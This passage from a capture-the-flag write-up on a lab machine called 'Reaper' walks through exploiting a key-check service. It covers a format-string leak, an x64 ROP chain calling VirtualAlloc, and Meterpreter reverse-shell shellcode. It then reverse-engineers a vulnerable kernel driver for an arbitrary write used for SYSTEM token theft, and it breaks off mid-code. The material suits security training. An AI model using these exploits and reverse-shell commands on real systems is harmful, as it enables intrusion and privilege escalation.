hex(int(leaked_address,16)))
25
26     base_address = int(leaked_address, 16)- 0x20660
27     print("[*] Module base address: %s" % hex(base_address))
28
29     print("[*] Sending the exploit...")
30     send_exploit()
31
32     s.close()
33
34 def leak_address():
35     # recv initial menu
36     d = s.recv(1024)
37
38     s.send(b'1')
39     d = s.recv(1024)
40
41     leak_str = b"%p1-FE9A1-500-A270-0155-
U3RhbmRhcmQgTG1jZW5zZQ=="
42     s.send(leak_str)
43     d = s.recv(1024)
44
45     s.send(b'2')
46     d = s.recv(1024)
47     d = s.recv(1024)
48
49     # it works OK!
50     retn = d.decode('utf-8').split(':')[1][1:17]
51
52     return retn
53
54 def send_exploit():
```

```

55     global s
56     s.send(b'1')
57     d = s.recv(1024)
58
59     # key
60     buffer = b"A" * 88                # padding
61     buffer += b"B" * 8                # saved return
62     pointer
63     # b64 encode it
64     key = base64.b64encode(buffer)
65
66     # send exploit
67     poc_str = b"100-FE9A1-500-A270-0102-" + key
68     s.send(poc_str)
69     d = s.recv(1024)
70
71     # trigger exploit
72     s.send(b'2')
73     d = s.recv(1024)
74     d = s.recv(1024)
75
76 # start here
77 main()

```

Now it was time to tackle Data Execution Prevention with a ROP chain.

## Win32 API Addresses

When looking to write ROP chains I would generally look to call one of the following Windows APIs:

- ``VirtualAlloc``
- ``VirtualProtect``
- ``WriteProcessMemory``

I opened the binary in **PE Bear** and noticed that the only API in the Import Address Table was ``VirtualAlloc``. The syntax for ``VirtualAlloc`` is:

```
1 LPVOID VirtualAlloc(  
2     [in, optional] LPVOID lpAddress,  
3     [in]           SIZE_T dwSize,  
4     [in]           DWORD  flAllocationType,  
5     [in]           DWORD  flProtect  
6 );
```

#### Note

The Microsoft documentation states that ``VirtualAlloc`` "Reserves, commits, or **changes** the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero".

This means I could change the protection on the stack and make it executable without a call to ``VirtualProtect``.

**PE Bear** also revealed that the address of ``VirtualAlloc`` in the IAT is at an offset of ``0x20000`` from the base address of the module. I confirmed this in **WinDBG**:

```
1 0:000> u poi(ReaperKeyCheck+0x20000)
2 KERNEL32!VirtualAllocStub:
3 00007ffa`090d3bf0 48ff2531110700 jmp      qword ptr
[KERNEL32!_imp_VirtualAlloc (00007ffa`09144d28)]
```

#### Tip

A technique I have used often, when there is no entry in the IAT, is to find an instruction in the binary that makes a call to the Win32 API and dereference the memory offset that contains the address made by the call.

## ROP Gadgets

The target binary was a 64bit binary. Windows uses the x64 Application Binary Interface (ABI) calling convention. It is similar, but not to be confused with, the `__fastcall` calling convention. This means that the first four arguments for Win32 API function calls should be written to `rcx`, `rdx`, `r8`, and `r9` respectively. For `VirtualAlloc` this looks like the following:

- **lpAddress**; dynamically write the address of the stack into `rcx`.
- **dwSize**; write 0x1000, this is the default page size, into `rdx`.
- **flAllocationType**; write 0x1000, the code for MEM\_COMMIT, into `r8`.
- **flProtect**; write 0x40, the code for PAGE\_EXECUTE\_READWRITE, into `r9`.

## RP++

I used **rp++** to locate all possible ROP gadgets in the binary:



```
1 |.\rp-win.exe -r 5 -f .\dev_keysvc.exe --va 0x00 >
  ./rop_gadets.txt
```

## Notepad++

To locate usable gadgets I used the **notepad++** application; I searched using regular expressions.

## ROP Chain

I spent several hours looking for decent ROP gadgets to build a chain that would change the page protection on the stack to ``PAGE_EXECUTE_READWRITE``. I would then drop some shellcode on the stack and execute it. When I build ROP chains it takes a lot of effort, it's a bit like starting to build a jigsaw but later finding the pieces that did fit, no longer fit and you have to take a few steps back quite often to reach your goal. I have only documented the final ROP chain.

### Important

The order in which I populated the general purpose registers for the ``VirtualAlloc`` call is very important. Some ROP gadgets corrupt other registers as a residual consequence, and some are quite useful in moving values into other registers.

## IpAddress

I needed to get a reference to the stack into ``rcx``. I noticed that when my ROP chain was hit that ``r8`` and ``r11``, along with ``rsp`` already contained addresses on the stack:

```
1 | rax=00000000ffffffff rbx=0000022515ceca00  
   rcx=e467870ae48d0000  
2 | rdx=0000000000000000 rsi=0000000000000000  
   rdi=4141414141414141  
3 | rip=00007ff6e5b116f1 rsp=000000abc94fe858  
   rbp=0000000000000000  
4 | r8=000000abc94fe0c8 r9=0000000000000000  
   r10=0000000000000000  
5 | r11=000000abc94fe770 r12=0000000000000000  
   r13=0000000000000000  
6 | r14=0000000000000000 r15=0000000000000000  
7 | iopl=0          nv up ei pl nz na po nc  
8 | cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b  
   efl=00000206
```

This was the easiest parameter to set, I moved the stack value in ``r11`` into ``rax``, then moved that value in to ``rcx``; job done (provided none of my other ROP chains corrupted ``rcx``):

```

1 # lpAddress rcx
2 # -----
  -----
3 buffer += pack("<Q", base_address + 0x30f1)      # mov
  rax, r11 ; ret ;
4 # rax has a reference to the stack, need to get it in to rcx
5 buffer += pack("<Q", base_address + 0x1f80)      # mov
  rcx, rax ; ret ;

```

# flProtect

Next I moved the value of ``0x40`` into ``r9``; this is the value ``PAGE_EXECUTE_READWRITE``. The reason that ``flProtect`` parameter was populated next is that one of the ROP gadgets moves ``0x0`` in to ``r8`` which would nullify any value I had written in to the ``flAllocationType`` parameter in ``r8``:

```

1 # flProtect - r9
2 # -----
   -----
3 buffer += pack("<Q", base_address + 0x1f5e7)      # pop rbx
   ; ret ;
4 buffer += pack("<Q", 0x40)                        # 0x40
5 buffer += pack("<Q", base_address + 0x1f90)        # mov r9,
rbx ; mov r8, 0x0000000000000000 ;
6   # add
rsp, 0x08 ; ret ;
7 buffer += b"B" * 0x8                          # padding
for add rsp, 0x08

```

## Note

Another residual consequence of this gadget is ``add rsp 0x08``. I needed to make sure I padded the stack whenever I saw this instruction.

## flAllocationType

I could not find a reliable chain/gadget that moved the value ``0x1000`` in to ``r8``, I spent quite some time on this. I found several chains that got me ``0x1000`` into ``r8`` but they all had residual consequences that broke the rest of the ROP chain. Eventually I settled on using the value in ``r9`` and adding it ``0x40`` times to ``r8`` (which was set to ``0x0``). This gave me the required value in ``r8`` (``MEM_COMMIT``):

```
1 | # flAllocationType - r8
2 | # -----
3 | for n in range(0, 0x40, 1):
4 |     buffer += pack("<Q", base_address + 0x3918)    # add r8,
    r9 ; add rax, r8 ; ret ;
```

## VirtualAlloc

Next I stored the address of ``VirtualAlloc`` in ``rax``; it will become clear why when I show how I set the value for ``dwSize``. This ROP chain uses a common technique; I popped the IAT address for ``VirtualAlloc`` into ``rax`` and then dereferenced the address into ``rax``:

```

1 | # VirtualAlloc call - rax (will jump to rax later)
2 | # -----
   | -----
3 | buffer += pack("<Q", base_address + 0x150a)           # pop rax
   | ; ret ;
4 | buffer += pack("<Q", base_address + 0x20000)           #
   | VirtualAlloc IAT address
5 | buffer += pack("<Q", base_address + 0x1547f)           # mov
   | rax, qword [rax] ; add rsp, 0x28 ;
6 |   # ret ;
7 | buffer += b"B" * 0x28                                   # padding
   | for add rsp, 0x28
8 | # rax contains the address of VirtualAlloc

```

#### Note

Notice the padding that is required as a consequence of the ``add rsp, 0x28`` instruction.

## dwSize

Looking at the code, it should be clear why this gadget has been left until last. I needed to set ``dwSize`` to ``0x1000`` and ``r8`` already contained this value from the ``flAllocationType`` parameter. I moved it into ``rdx``. The gadget also had a jump to the value in ``rax`` which is pointing to the ``VirtualAlloc`` function.

```

1 | # dwSize - rdx
2 | # -----
  | -----
3 | buffer += pack("<Q", base_address + 0x5adb)      # mov
   | rdx, r8 ; jmp rax ;

```

This is a great gadget as we don't need to `push rax` on to the stack, it simply calls the function and when the `ret` is hit at the end of the function our next gadget will be executed.

## Testing

I tested the ROP chain, first I examined the stack before the jump to `VirtualAlloc`:

```

1 | 0:003> !address rsp
2 | ...
3 | Usage:                Stack
4 | Base Address:         0000009c`9e5fd000
5 | End Address:          0000009c`9e600000
6 | Region Size:          00000000`00003000 ( 12.000 kB)
7 | State:                00001000          MEM_COMMIT
8 | Protect:              00000004          PAGE_READWRITE
9 | Type:                 00020000          MEM_PRIVATE
10 | Allocation Base:      0000009c`9e500000
11 | Allocation Protect:    00000004          PAGE_READWRITE

```

The page protection, as expected, was `PAGE_READWRITE`. I then examined the stack after the `VirtualAlloc` had returned control to my ROP chain:

```
1 0:003> !address rsp
2 ...
3 Usage:                Stack
4 Base Address:         0000009c`9e5fe000
5 End Address:         0000009c`9e600000
6 Region Size:         00000000`00002000 ( 8.000 kB)
7 State:               00001000          MEM_COMMIT
8 Protect:             00000040
    PAGE_EXECUTE_READWRITE
9 Type:               00020000          MEM_PRIVATE
10 Allocation Base:     0000009c`9e500000
11 Allocation Protect:  00000004          PAGE_READWRITE
```

The page protection was now `PAGE_EXECUTE_READWRITE`, meaning all I had to do was get control of `rip` and executed shellcode on the stack.

## Control of RIP

The first thing we need to do when exploiting 64bit x86 architecture is clean up the stack following a Win32 API call. This is straightforward, I added a `add rsp, 0x28` gadget and padded out the buffer. After this I pushed `rsp` on the stack (which pointed to the nops that followed). I no longer cared about the value in `rax` so the residual instruction (`and al, 0x08`) was not a concern:

```

1 | # Shellcode execution
2 | # -----
   | -----
3 | buffer += pack("<Q", base_address + 0x175b)      # add
   | rsp, 0x28 ; ret ;
4 | buffer += b"B" * 0x28                            # padding
   | to control the stack
5 | buffer += pack("<Q", base_address + 0x1becd)      # push
   | rsp ; and al, 0x08 ; ret ;
6 | buffer += b"\x90" * 1000                         # nops

```

If the shellcode gods were watching over me I should have code execution on the stack. I tested the entire rop chain and eventually observed nop execution:

```

1 | 0:003> p
2 | ReaperKeyCheck+0x175f:
3 | 00007ff6`e5b1175f c3                ret
4 | 0:003> p
5 | ReaperKeyCheck+0x1becd:
6 | 00007ff6`e5b2becd 54                push     rsp
7 | 0:003> p
8 | ReaperKeyCheck+0x1bece:
9 | 00007ff6`e5b2bece 2408             and      al,8
10 | 0:003> p
11 | ReaperKeyCheck+0x1bed0:
12 | 00007ff6`e5b2bed0 c3                ret
13 | 0:003> p
14 | 00000068`17cfefa8 90                nop

```

As the Scottish might say: "Fan' Dabi' Dozi"!



# Shellcode

I tested a reverse shell locally to make sure my exploit worked:

```
1 | msfvenom -p windows/x64/meterpreter/reverse_tcp  
  | LHOST=172.16.245.148 LPORT=4444 -f python -v shellcode
```

I used **msfvenom** to generate the shellcode and **msfconsole** as the listener:

```
1 | msf6 > use multi/handler  
2 | [*] Using configured payload generic/shell_reverse_tcp  
3 | msf6 exploit(multi/handler) > set payload  
  | windows/x64/meterpreter/reverse_tcp  
4 | payload => windows/x64/meterpreter/reverse_tcp  
5 | msf6 exploit(multi/handler) > set lport 4444  
6 | lport => 4444  
7 | msf6 exploit(multi/handler) > set lhost 172.16.245.148  
8 | lhost => 172.16.245.148  
9 | msf6 exploit(multi/handler) > run  
10 |  
11 | [*] Started reverse TCP handler on 172.16.245.148:4444  
12 | [*] Sending stage (200774 bytes) to 172.16.245.149  
13 | [*] Meterpreter session 2 opened (172.16.245.148:4444 ->  
    | 172.16.245.149:54277) at 2024-06-30 15:11:01 +0100
```

## ⚠ Warning

I had to disabled Windows Defender in order to get my meterpreter shell working. At this point I hadn't tested it against the Reaper target, which may or may not be running an anti-malware product.

# Initial Access

I ran the final exploit against the target host:

```
1 python3 ./final.py 10.10.85.107
2 REAPER PoC
3 -----
4 [*] Connecting to: 10.10.85.107
5 [*] Leaked address: 0x7ff65e5a0660
6 [*] Module base address: 0x7ff65e580000
7 [*] Sending the exploit...
```

I got a nice reverse meterpreter shell:


```
1 msf6 > set payload windows/x64/meterpreter/reverse_tcp
2 payload => windows/x64/meterpreter/reverse_tcp
3 msf6 > set lport 4444
4 lport => 4444
5 msf6 > set lhost 10.8.2.195
6 lhost => 10.8.2.195
7 msf6 > use multi/handler
8 [*] Using configured payload
  windows/x64/meterpreter/reverse_tcp
9 msf6 exploit(multi/handler) > run
10
11 [*] Started reverse TCP handler on 10.8.2.195:4444
12 [*] Sending stage (200774 bytes) to 10.10.85.107
13 [*] Meterpreter session 1 opened (10.8.2.195:4444 ->
    10.10.85.107:49747) at 2024-06-30 15:45:28 +0100
```

# User Flag

I found the flag in the root of the **C** drive:

```
1 C:\>dir
2 dir
3 Volume in drive C has no label.
4 Volume Serial Number is AAB6-57D4
5
6 Directory of C:\
7
8 07/27/2023  09:37 AM    <DIR>          driver
9 08/15/2023  12:14 AM    <DIR>          ftp
10 07/25/2023  05:33 AM    <DIR>          inetpub
11 08/15/2023  12:09 AM    <DIR>          keysvc
12 12/07/2019  02:14 AM    <DIR>          PerfLogs
13 07/27/2023  10:43 AM    <DIR>          Program Files
14 07/25/2023  05:33 AM    <DIR>          Program Files (x86)
15 07/25/2023  05:50 AM                36 user.txt
16 07/25/2023  05:29 AM    <DIR>          Users
17 06/30/2024  07:45 AM    <DIR>          Windows
18
19                1 File(s)                36 bytes
                9 Dir(s)  1,626,509,312 bytes free
```

I submit the flag to discord:



# Privilege Escalation

# Custom Driver

There was a driver in the `C:\driver\` folder called `reaper.sys`, this is a custom driver based upon the name of the file. This might be running on the system (and will have kernel level privileges):

```
1 C:\driver>dir
2 dir
3 Volume in drive C has no label.
4 Volume Serial Number is AAB6-57D4
5
6 Directory of C:\driver
7
8 07/27/2023  09:37 AM    <DIR>          .
9 07/27/2023  09:37 AM    <DIR>          ..
10 07/27/2023  09:12 AM                8,432 reaper.sys
11                1 File(s)                8,432 bytes
12                2 Dir(s)  1,919,651,840 bytes free
```

I checked to see if the driver was running, and it was:

```
1 C:\driver>driverquery /v | findstr reaper
2 reaper          reaper          reaper
Kernel          Auto          Running    OK          TRUE
FALSE          0          4,096          0
7/27/2023 9:12:21 AM  \??\C:\driver\reaper.sys
4,096
```

I checked the version of Windows using the **systeminfo** command, if the driver was vulnerable I may have needed to understand what Kernel level mitigations were deployed:

```
1 systeminfo
2
3 Host Name:                REAPER
4 OS Name:                  Microsoft Windows 10 Pro
5 OS Version:               10.0.19045 N/A Build 19045
```

## Symlink, Dispatch Routine and IOCTL numbers

To analyse a driver I first needed to find the following:

- **Symlink:** The ID used to communicate with the driver from user mode.
- **Dispatch Routine:** to analyse code flow, find IOCTLs and hunt for vulnerabilities.
- **IOCTL numbers:** to interact with the driver when I had found a vulnerability.

I downloaded the driver binary file and loaded it in to IDA for analysis, I located the ``DriverEntry`` function and looked for a function that called ``IoCreateDevice``.

### Note

The ``IoCreateDevice`` routine creates a device object for use by a driver.

I found a function call, which I renamed to ``Setup_Driver``. Within this function I found a fcall to ``IOCreateDevice`` at the offset of ``0x1281``:

```

1  .text:0000000000001229 lea      rax, sub_1000
2  .text:0000000000001230 mov      [rsp+1A0h+var_160], 1E001Ch
3  .text:0000000000001238 mov      [rbx+70h], rax
4  .text:000000000000123C lea      r8, [rsp+1A0h+var_160]
5  .text:0000000000001241 mov      [rbx+80h], rax
6  .text:0000000000001248 mov      r9d, 22h ; '"'
7  .text:000000000000124E lea      rax, Dispatch_Routine
8  .text:0000000000001255 xor      edx, edx
9  .text:0000000000001257 mov      [rbx+0E0h], rax
10 .text:000000000000125E mov      rcx, rbx
11 .text:0000000000001261 lea      rax, aDeviceReaper ;
    "\\Device\\Reaper"
12 .text:0000000000001268 mov      [rsp+1A0h+var_158], rax
13 .text:000000000000126D lea      rax, [rsp+1A0h+var_150]
14 .text:0000000000001272 mov      [rsp+1A0h+var_170], rax
15 .text:0000000000001277 mov      [rsp+1A0h+var_178], 0
16 .text:000000000000127C and      [rsp+1A0h+var_180], 0
17 .text:0000000000001281 call     cs:IoCreateDevice

```

I renamed the function whose address was loaded in to ``rax`` using the ``lea`` instruction at offset ``0x124e``. I renamed this function to ``Dispatch_Routine``. I also noted the driver symlink: ``\\Device\\Reaper``.

Without analysing this too much, instinct told me that I had located the dispatch function. This was based on the following information. When writing driver code generally a dispatch function would be configured as such:

```

1 | DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
   Dispatch_Routine;

```

This driver object would be passed to `IoCreateDevice` as the seventh parameter:

```
1 NTSTATUS IoCreateDevice(  
2     [in]          PDRIVER_OBJECT  DriverObject,  
3     [in]          ULONG           DeviceExtensionSize,  
4     [in, optional] PUNICODE_STRING DeviceName,  
5     [in]          DEVICE_TYPE     DeviceType,  
6     [in]          ULONG           DeviceCharacteristics,  
7     [in]          BOOLEAN         Exclusive,  
8     [out]         PDEVICE_OBJECT  *DeviceObject  
9 );
```

This was confirmed when I analysed the `Dispatch_Routine` function, which contained the following instructions:

```
1 .text:00000000000001039      mov     ebx,   
   0C00000010h  
2 .text:0000000000000103E      mov     eax, [rcx+18h]  
3 .text:00000000000001041      cmp     eax, 80002003h  
4 .text:00000000000001046      jz      loc_10E0  
5 .text:0000000000000104C      cmp     eax, 80002007h  
6 .text:00000000000001051      jz      short loc_10C9  
7 .text:00000000000001053      cmp     eax, 8000200Bh  
8 .text:00000000000001058      jnz     loc_1165
```

These conditional branches look like three different IOCTL numbers are being compared:

```

1 | 0x80002003
2 | 0x80002007
3 | 0x8000200b


```

### Note

I/O control codes (IOCTLs) are used for communication between user-mode applications and drivers, or for communication internally among drivers in a stack.

## IOCTL Code Flow

Using **IDA** I mapped out the code flows of each IOCTL:



The flow for each IOCTL makes the following Kernel function calls:



```
1 | 0x80002003 -> ExAllocatePoolWithTag
2 | 0x80002007 -> ExFreePoolWithTag
3 | 0x8000200b -> PsLookupThreadByThreadId -> KeSetPriorityThread
   | -> ObfDereferenceObject
```

## 0x80002003

The `ExAllocatePoolWithTag` routine allocates pool memory of the specified type and returns a pointer to the allocated block. This indicated that I might be able to allocate some memory in Kernel space.

The syntax for this call is:

```
1 | PVOID ExAllocatePoolWithTag(
2 |     [in] __drv_strictTypeMatch(__drv_typeExpr) POOL_TYPE
   | PoolType,
3 |     [in] SIZE_T
   | NumberOfBytes,
4 |     [in] ULONG                                     Tag
5 | );
```

Upon analysing the code it looked like the call was:

```
1 | PVOID pAddress = ExAllocatePoolWithTag(NonPagedPool, 0x20,
   | 0x70616552);
```

### Note

System memory allocated with the **NonPagedPool** pool type is executable.

## 0x80002007

The `ExFreePoolWithTag` routine deallocates a block of pool memory allocated with the specified tag. This indicated I could free the memory that I had allocated previously.

The syntax for this call is:

```
1 void ExFreePoolWithTag(  
2     [in] PVOID P,  
3     [in] ULONG Tag  
4 );
```

Upon analysing the code it looked like the call was:

```
1 ExFreePoolWithTag(pAddress, 0x70616552);
```

So far I had found two IOCTLs; one that allocated executable memory and one that freed that memory.

## 0x8000200b

The `PsLookupThreadByThreadId` routine accepts the thread ID of a thread and returns a referenced pointer to the `ETHREAD` structure of the thread.

The syntax for this call is:

```
1 | NTSTATUS PsLookupThreadByThreadId(  
2 |     [in] HANDLE   ThreadId,  
3 |     [out] PETHREAD *Thread  
4 | );
```

The ``KeSetPriorityThread`` routine sets the run-time priority of a driver-created thread.

The syntax for this call is:

```
1 | KPRIORITY KeSetPriorityThread(  
2 |     [in, out] PKTHREAD Thread,  
3 |     [in]      KPRIORITY Priority  
4 | );
```

The ``ObfDereferenceObject`` routine decrements the reference count to the given object.

The syntax for this call is:

```
1 | void ObDereferenceObject(  
2 |     [in] a  
3 | );
```

## Decompiled Function

Using **IDA Free** I decompiled the ``Dispatch_Routine`` function. Using a mixture of Kernel debugging and static analysis I attempted to work out what each of the variables and structures were. This is long process and takes a lot of time, particularly in my case:

```
1  __int64 __fastcall Dispatch_Routine(__int64 pDeviceObject,
   _IRP *pIrp)
2  {
3      __int64 Parameters; // rcx
4      signed int status; // ebx
5      int IOCTL; // eax
6      _QWORD *pDestinationAddress; // rcx
7      _QWORD *pSourceAddress; // rax
8      __int64 userData; // rsi
9      struct_globalInput *PoolWithTag; // rax
10     __int64 PETHREAD; // [rsp+38h] [rbp+10h] BYREF
11
12     Parameters = pIrp->NotSure2;
13     status = 0xC0000010;
14     IOCTL = *(_DWORD *)(Parameters + 24);
15     if ( IOCTL != 0x80002003 )
16     {
17         if ( IOCTL != 0x80002007 )
18         {
19             if ( IOCTL == 0x8000200B )
20             {
21                 status = PsLookupThreadByThreadId(globalInput-
22 >ThreadId, &PETHREAD);
23                 if ( status >= 0 )
24                 {
25                     KeSetPriorityThread(PETHREAD, globalInput-
26 >ThreadPriority);
```

```

25         ObfDereferenceObject(PETHREAD);
26         pDestinationAddress = globalInput->
27         pDestinationAddress;
28         if ( pDestinationAddress )
29         {
30             pSourceAddress = globalInput->pSourceAddress;
31             if ( pSourceAddress )
32                 *pDestinationAddress = *pSourceAddress;
33         }
34     }
35     goto END_LABEL;
36 }
37 ExFreePoolWithTag(globalInput, 'paeR');
38 PRE_END_LABEL:
39     status = 0;
40     goto END_LABEL;
41 }
42 userData = *(_QWORD *)(Parameters + 32);
43 status = userData != 0 ? 0xC0000010 : 0xC000000D;
44 if ( *(_DWORD *)(Parameters + 16) < 0x20u )
45     status = -1073741789;
46 if ( *(_DWORD *)userData == 0x6A55CC9E )
47 {
48     PoolWithTag = (struct_globalInput
49 *)ExAllocatePoolWithTag(NonPagedPool, 0x20LL, 'paeR');
50     globalInput = PoolWithTag;
51     if ( PoolWithTag )
52     {
53         *(_DWORD *)PoolWithTag->padding_4_bytes = *(_DWORD
54 *)userData;
55         globalInput->ThreadPriority = *(_DWORD *)(userData +
56 8);
57         globalInput->ThreadId = *(_DWORD *)(userData + 4);

```

```

55     globalInput->pSourceAddress = *(_QWORD **)(userData +
16);
56     globalInput->pDestinationAddress = *(_QWORD **)
(userData + 24);
57     goto PRE_END_LABEL;
58 }
59 }
60 END_LABEL:
61 pIrp->NotSure = 0LL;
62 pIrp->Status = status;
63 IoCompleteRequest(pIrp, 0LL);
64 return (unsigned int)status;
65 }

```

The parts that stood out were the lines from `27-32`, this was inside the IOCTL `0x8000200b`; it was now clear that this was a copy operation:

```

1  if ( pDestinationAddress )
2  {
3      pSourceAddress = globalInput->pSourceAddress;
4      if ( pSourceAddress )
5          *pDestinationAddress = *pSourceAddress;
6  }

```

This gave me an arbitrary write primitive. The lines from `52-56` indicated we could control this arbitrary write primitive, using the IOCTL `0x80002003`:

```
1 | *(_DWORD *)PoolWithTag->padding_4_bytes = *(_DWORD
   | *)userData;
2 | globalInput->ThreadPriority = *(_DWORD *)(userData + 8);
3 | globalInput->ThreadId = *(_DWORD *)(userData + 4);
4 | globalInput->pSourceAddress = *(_QWORD **)(userData + 16);
5 | globalInput->pDestinationAddress = *(_QWORD **)(userData +
   | 24);
```

There is also a 'magic' value check in the code on line `46`:

```
1 | if ( *(_DWORD *)userData == 0x6A55CC9E )
```

My plan was to:

- Allocate Pool memory using IOCTL `0x80002003`, whilst assigning the structure.
- Carry out an arbitrary write, using IOCTL `0x80002007b`. I would copy the Security Token from a privileged process to my current process.
- Free the allocated memory using IOCTL `0x80002007`.

## Kernel Debugging

I decided to use network debugging to debug the kernel. To do this I need to issue the following commands on the newly installed debuggee:

```
1 bcdedit /copy {current} /d "Network Debugging"
2 bcdedit /debug {GUID returned from previous command} on
3 bcdedit /dbgsettings net hostip:1.1.1.1 port:50000
```

A key was generated for the debugging sessions. I could now connect to the debuggee using **Windbg Preview**.

I registered, and started the driver on my debuggee:

```
1 bcdedit /set testsigning on
2 The operation completed successfully.
3
4 sc create Reaper binPath= C:\Users\John\Desktop\reaper.sys
   type= kernel
5 [SC] CreateService SUCCESS
6
7 sc start Reaper
8 SERVICE_NAME: Reaper
9         TYPE               : 1  KERNEL_DRIVER
10        STATE                : 4  RUNNING
11                                (STOPPABLE, NOT_PAUSABLE,
   IGNORES_SHUTDOWN)
12        WIN32_EXIT_CODE       : 0  (0x0)
13        SERVICE_EXIT_CODE    : 0  (0x0)
14        CHECKPOINT            : 0x0
15        WAIT_HINT             : 0x0
16        PID                   : 0
17        FLAGS                  :
```

I checked in **Windbg** that the driver was now loaded in to kernel space:



```

1 | lm 1
2 | start          end          module name
3 | ...
4 | fffff800`74290000 fffff800`74297000 reaper      (deferred)
5 | ...

```

And here is the dispatch routine I was reverse engineering:

```

1 | !drvobj \Driver\Reaper 2
2 | Driver object (ffffe384deeb8850) is for:
3 |   \Driver\Reaper
4 |
5 | DriverEntry:   fffff80074295000 reaper
6 | DriverStartIo: 00000000
7 | DriverUnload:  fffff80074291190 reaper
8 | AddDevice:     00000000
9 |
10 | Dispatch routines:
11 | ...
12 | [0e] IRP_MJ_DEVICE_CONTROL          fffff80074291020
    | reaper+0x1020

```

I started writing an exploit. I've written some basic kernel exploits based on `HEVD` but nothing too complicated. This is how I started out:

```

1 | int main()
2 | {
3 |     HANDLE hDevice = CreateFileA(REAPER_SYM_LINK,
    | GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING,
    | FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED, NULL);

```

```

4
5     // if CreateFileA fails the handle will be -0x1
6     if (hDevice == (HANDLE)-0x1)
7     {
8         // could not get a handle to the driver
9         printf("[+] Driver handle: 0x%p\n", hDevice);
10        printf("[!] Unable to get a handle to the
driver.\n");
11        return 1;
12    }
13    else
14    {
15        // create the input data for the write
16        ReaperData userData;
17
18        userData.Magic = 0x6a55cc9e;
19        userData.ThreadId = GetCurrentThreadId();
20        userData.Priority = 0;
21        userData.SrcAddress = NULL;
22        userData.DstAddress = NULL;

```

And then it suddenly dawned on me... I wanted to copy a ``SYSTEM`` token to the current process thread. I have done this using 64bit shellcode before. In my head I was like **"I'll run the token stealing shellcode then I'm done"**... wait... I don't have code execution in the kernel, I have an arbitrary read/write!

I thought that using my arbitrary read I might be able to convert the token stealing shellcode in to user mode code, using kernel reads, to enumerate a system process, locate the security token, then locate the current process in kernel mode and copy the token over using the arbitrary write. Sounds simple, just one catch. I had never done this before!

# Token Stealing

Token stealing is a technique used in Windows privilege escalation. Each running process has an associated ``_EPROCESS`` object in the kernel, and the ``_EPROCESS`` object contains a reference to the ``_EX_FAST_REF`` structure; this represents the process' security token.

Token stealing involves exploiting kernel code to copy the ``SYSTEM`` token into the current process token, thus elevating privileges.

I formulated a plan:

- Locate the base address of the kernel.
- Locate the ``SYSTEM`` ``_EPROCESS`` using a common technique from user mode.
- Locate the ``SYSTEM`` token using the read/write primitive in the vulnerable driver.
- Enumerate the running processes using the read/write primitive.
- Locate the current process and locate the associated security token address.
- Use the read/write primitive to copy the ``SYSTEM`` token over the current process' token.

## Read/Write Primitive

This code uses the vulnerability I found in the **reaper** driver to read and write to any kernel mode address. This was used in other functions:

```
1 void ArbitraryWrite(HANDLE hDevice, QWORD src, QWORD dst)
```

```
2 {
3     ReaperData userData;
4
5     userData.Magic = 0x6a55cc9e;
6     userData.ThreadId = GetCurrentThreadId();
7     userData.Priority = 0;
8     userData.SrcAddress = src;
9     userData.DstAddress = dst;
10
